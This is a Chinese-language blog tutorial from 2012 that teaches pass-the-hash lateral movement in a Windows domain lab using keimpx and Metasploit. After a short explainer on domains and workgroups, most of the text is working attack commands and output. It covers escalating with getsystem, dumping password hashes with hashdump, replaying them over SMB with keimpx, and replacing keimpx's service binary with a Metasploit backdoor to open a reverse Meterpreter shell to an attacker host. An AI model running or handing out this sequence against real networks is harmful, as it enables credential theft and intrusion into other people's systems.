

Hash 注入 keimpx

2012-06-26 19:10:40 By admin

前言

教学文档的149课，从5月份到现在，教学文档一共进行了149课时，其中认识了很多90后非主流脑残和80后不装B的好青年，当然也认识了某些不道德的坏孩子.认识了很多国家队，大学生，初中生，无业生，我爱你们，

关于域

如果企业网络中计算机和用户数量较多时，要实现高效管理，就需要windows域。

域和组的区别

工作组是一群计算机的集合，它仅仅是一个逻辑的集合，各自计算机还是各自管理的，你要访问其中的计算机，还是要到被访问计算机上来实现用户验证的。而域不同，域是一个有安全边界的计算机集合，在同一个域中的计算机彼此之间已经建立了信任关系，在域内访问其他机器，不再需要被访问机器的许可了。为什么是这样的呢？因为在加入域的时候，管理员为每个计算机在域中（可和用户不在同一域中）建立了一个计算机帐户，这个帐户和用户帐户一样，也有密码保护的。可是大家要问了，我没有输入过什么密码啊，是的，你确实没有输入，计算机帐户的密码不叫密码，在域中称为登录票据，它是由2000的DC（域控制器）上的KDC服务来颁发和维护的。为了保证系统的安全，KDC服务每30天会自动更新一次所有的票据，并把上次使用的票据记录下来。周而复始。

也就是说服务器始终保存着2个票据，其有效时间是60天，60天后，上次使用的票据就会被系统丢弃。如果你的GHOST备份里带有的票据是60天的，那么该计算机将不能被KDC服务验证，从而系统将禁止在这个计算机上的任何访问请求（包括登录），解决的方法呢，简单的方法是将计算机脱离域并重新加入，KDC服务会重新设置这一票据。或者使用2000资源包里的NETDOM命令强制重新设置安全票据。因此在有域的环境下，请尽量不要在计算机加入域后使用GHOST备份系统分区，如果作了，请在恢复时确认备份是在60天内作的，如果超出，就最好联系你的系统管理员，你可以需要管理员重新设置计算机安全票据，否则你将不能登录域环境。

域和工作组适用的环境不同，域一般是用在比较大的网络里，工作组则较小，在一个域中需要一台类似服务器的计算机，叫域控服务器，其他电脑如果想互相访问首先都是经过它的，但是工作组则不同，在一个工作组里的所有计算机都是对等的，也就是没有服务器和客户机之分的，但是和域一样，如果一台计算机想访问其他计算机的话首先也要找到这个组中的一台类似组控服务器，组控服务器不是固定的，以选举的方式实现，它存储这个组的相关信息，找到这台计算机后得到组的信息然后访问。

关于keimpx

keimpx是一个内网杀手，是国际大黑客sqlmap作者bernardodamele写的

安装keimpx

```
root@Dis9Team:~# cd /pen/  
root@Dis9Team:/pen# mkdir smb
```

```
root@Dis9Team:/pen# cd smb/
root@Dis9Team:/pen/smb# wget http://keimpx.googlecode.com/files/keimpx-0.2.zip
root@Dis9Team:/pen/smb# unzip keimpx-0.2.zip
Archive: keimpx-0.2.zip
  creating: keimpx-0.2/
  inflating: keimpx-0.2/keimpx.py
  creating: keimpx-0.2/contrib/
  inflating: keimpx-0.2/contrib/Makefile
  inflating: keimpx-0.2/contrib/srv_bindshell.exe
  inflating: keimpx-0.2/contrib/srv_bindshell.c
  inflating: keimpx-0.2/setup.py
root@Dis9Team:/pen/smb# cd keimpx-0.2
root@Dis9Team:/pen/smb/keimpx-0.2# apt-get install cx-freeze
root@Dis9Team:/pen/smb/keimpx-0.2# cxfreeze setup.py
root@Dis9Team:/pen/smb/keimpx-0.2# apt-get install python-impacket python-impacket-doc python-pcap
root@Dis9Team:/pen/smb/keimpx-0.2# python2.6 keimpx.py -h
This product includes software developed by CORE Security Technologies
(http://www.coresecurity.com), Python Impacket library
```

keimpx 0.2
by Bernardo Damele A. G.

Usage: keimpx.py [options]

Options:

```
--version    show program's version number and exit
-h, --help   show this help message and exit
-v VERBOSE   Verbosity level: 0-2 (default 0)
-t TARGET    Target address
-l LIST      File with list of targets
-U USER      User
-P PASSWORD   Password
--nt=NTHASH   NT hash
--lm=LMHASH   LM hash
-c CREDSFILE  File with list of credentials
-D DOMAIN     Domain
-d DOMAINSFILE File with list of domains
-p PORT      SMB port: 139 or 445 (default 445)
-n NAME       Local hostname
-T THREADS    Maximum simultaneous connections (default 10)
-b           Batch mode: do not ask to get an interactive SMB shell
root@Dis9Team:/pen/smb/keimpx-0.2#
```

取得权限

我们拿到了WIN2 2的权限

```
meterpreter > getuid
Server username: DIS9TEAM-V2brk
meterpreter > getsystem
...got system (via technique 1).
meterpreter >
```

当前用户是brk,我们可以查看一下详细信息

```
meterpreter > run post/windows/gather/enum_domain
```

```
[+] FOUND Domain: dis9
[+] FOUND Domain Controller: dis9team-Domain (IP: 1.1.1.10)
meterpreter >
```

Domain是DIS9,域管理的IP是1.1.1.10
我们具体查看一下：

```
meterpreter > shell
Process 1768 created.
Channel 1 created.
Microsoft Windows XP [ 汾 5.1.2600]
(C)  1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\brk> net view
```

```
net view
```

```
  远端计算机 (网络)
  远端计算机 (网络)
```

```
-----
DIS9TEAM-DOMAIN    DIS9-Domain
```

```
DIS9TEAM-V2
```

```
DIS9TEAM-WEB
```

```
  远端计算机 (网络) 远端计算机 (网络)
```

```
C:\Documents and Settings\brk>
```

有3台机子

发现administrator是域管理用户

用户名	Administrator
全名	
注释	管理计算机(域)的内置帐户
用户的注释	
国家(地区)代码	000 (系统默认值)
帐户启用	Yes

帐户到期 从不

先获得HASH

meterpreter > ps

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	-----
0	0	[System Process]		4294967295		
4	0	System	x86	0		
372	4	smss.exe	x86	0	NT AUTHORITYSYSTEM	SystemRootSystem32smss.exe
520	372	csrss.exe	x86	0	NT AUTHORITYSYSTEM	??C:WINDOWSsystem32csrss.exe
544	372	winlogon.exe	x86	0	NT AUTHORITYSYSTEM	??C:WINDOWSsystem32winlogon.exe
640	1016	cmd.exe	x86	0	DIS9TEAM-V2brk	C:WINDOWSsystem32cmd.exe
656	544	services.exe	x86	0	NT AUTHORITYSYSTEM	C:WINDOWSsystem32services.exe
668	544	lsass.exe	x86	0	NT AUTHORITYSYSTEM	C:WINDOWSsystem32lsass.exe
828	656	VBoxService.exe	x86	0	NT AUTHORITYSYSTEM	C:WINDOWSsystem32VBoxService.exe
872	656	svchost.exe	x86	0	NT AUTHORITYSYSTEM	C:WINDOWSsystem32svchost.exe
956	656	svchost.exe	x86	0		C:WINDOWSsystem32svchost.exe
1048	656	svchost.exe	x86	0	NT AUTHORITYSYSTEM	C:WINDOWSSystem32svchost.exe
1108	656	svchost.exe	x86	0		C:WINDOWSsystem32svchost.exe
1144	656	svchost.exe	x86	0		C:WINDOWSsystem32svchost.exe
1172	656	alg.exe	x86	0		C:WINDOWSSystem32alg.exe
1288	1516	cmd.exe	x86	0	DIS9TEAM-V2brk	C:WINDOWSsystem32cmd.exe
1420	1432	conime.exe	x86	0	DIS9TEAM-V2brk	C:WINDOWSsystem32conime.exe
1516	1488	explorer.exe	x86	0	DIS9TEAM-V2brk	C:WINDOWSExplorer.EXE
1556	656	spoolsv.exe	x86	0	NT AUTHORITYSYSTEM	C:WINDOWSsystem32spoolsv.exe
1612	1516	door.exe	x86	0	DIS9TEAM-V2brk	\$U\$C:Documents and Settingsbrkdoor.exe-0x433a5c446f63756d656e747320616e642053657474696e67735c62726b5cd7c0c3e65c646f6f722e657865
1676	1516	VBoxTray.exe	x86	0	DIS9TEAM-V2brk	C:WINDOWSsystem32VBoxTray.exe
1692	1516	jusched.exe	x86	0	DIS9TEAM-V2brk	C:Program FilesCommon FilesJavaJava Updatejusched.exe
1720	1516	ctfmon.exe	x86	0	DIS9TEAM-V2brk	C:WINDOWSsystem32ctfmon.exe
2000	656	jqs.exe	x86	0	NT AUTHORITYSYSTEM	C:Program FilesOracleJavaFX 2.1 Runtime\binjqs.exe

meterpreter > migrate 2000

[*] Migrating to 2000...

[*] Migration completed successfully.

meterpreter > hashdump

123456:1004:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::

```
brk:1003:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:198637c481956d26764ca5b909854cfc:fd119afad3d4fd346550b862a9171f09:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:842e5689e6a7ea73811a50b4b5b88
933:::
meterpreter >
```

吧hash保存到文件中

```
root@Dis9Team:/var/www# cat /tmp/hash
123456:1004:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
brk:1003:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:198637c481956d26764ca5b909854cfc:fd119afad3d4fd346550b862a9171f09:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:842e5689e6a7ea73811a50b4b5b88
933:::
```

```
root@Dis9Team:/var/www#
```

HASH注入

换个 寻找个新主机

```
msf exploit(handler) > sessions -i 2
meterpreter > shell
Process 1240 created.
Channel 1 created.
Microsoft Windows XP [ 汾 5.1.2600]
(C)  1985-2001 Microsoft Corp.
[*] Starting interaction with 2...
```

```
C:WINDOWSsystem32> net view
net view
  0  0  0  0  0  0  0  0  0  0
```

```
-----
DIS9TEAM-DOMAIN    DIS9-Domain
DIS9TEAM-V2
DIS9TEAM-WEB
  0  0  0  0  0  0  0  0  0  0
```


```
C:WINDOWSsystem32> ping DIS9TEAM-WEB
ping DIS9TEAM-V2
```

Pinging DIS9TEAM-WEB.dis9.local [1.1.1.7] with 32 bytes of data:

1.1.1.7

```
root@Dis9Team:/pen/smb/keimpx-0.2# python2.6 ./keimpx.py -t 1.1.1.7 -c /tmp/hash -v 1
```

当获得SHELL的时候出错了



```
1.1.1.7:445
Administrator/44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
brk/44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
Guest/aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

USER SORTED RESULTS:

Administrator/44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
1.1.1.7:445

brk/44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
1.1.1.7:445

Guest/aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
1.1.1.7:445

Do you want to get a shell from any of the targets? [Y/n]
Which target do you want to connect to?
[1] 1.1.1.7:445
>
Which credentials do you want to use to connect?
[1] Administrator/44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
[2] brk/44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4
[3] Guest/aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
>
[11:49:44] [INFO] type 'help' for help menu
# shell
[11:49:52] [INFO] Uploading the service executable to 'ADMIN$ndxmtn.exe'
[11:49:52] [INFO] Connecting to the SVCCTL named pipe
[11:49:52] [INFO] Creating the service 'ouiSML'
[11:49:52] [INFO] Starting the service 'ouiSML'
[11:49:57] [ERROR] Unknown error during negotiation (1053)
[11:49:57] [ERROR] Exception:
#
```

我们把keimpx的DOOR换成MSF的DOOR，先用MSF生成一个DOOR保存到/var/www/door.exe 并监听

```
root@Dis9Team:/pen/smb/keimpx-0.2# cd contrib/
root@Dis9Team:/pen/smb/keimpx-0.2/contrib# ls
Makefile  srv_bindshell.c  srv_bindshell.exe
root@Dis9Team:/pen/smb/keimpx-0.2/contrib# mv srv_bindshell.exe srv_bindshell.exe.b
root@Dis9Team:/pen/smb/keimpx-0.2/contrib# cp /var/www/door.exe srv_bindshell.exe
root@Dis9Team:/pen/smb/keimpx-0.2/contrib#
```

再次获得SHELL

```
# shell
[11:52:10] [INFO] Uploading the service executable to 'ADMIN$dovvbk.exe'
[11:52:10] [INFO] Connecting to the SVCCTL named pipe
[11:52:10] [INFO] Creating the service 'qlkUfu'
[11:52:10] [INFO] Starting the service 'qlkUfu'
```

METASPLOIT有会话了

```
meterpreter > background
```

```
[*] Backgrounding session 2...
```

```
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 1.1.1.3:4444
```

```
[*] Starting the payload handler...
```

```
[*] Sending stage (752128 bytes) to 1.1.1.7
```

```
[*] Meterpreter session 4 opened (1.1.1.3:4444 -> 1.1.1.7:1096) at 2012-06-26 11:52:11 -0700
```

```
meterpreter >
```

版权声明：

本站遵循 [署名-非商业性使用-相同方式共享 2.5](#) 共享协议.

转载请注明转自[Dis9 Team](#)并标明URL.

本文链接 <http://fuzzexp.org/?p=4059>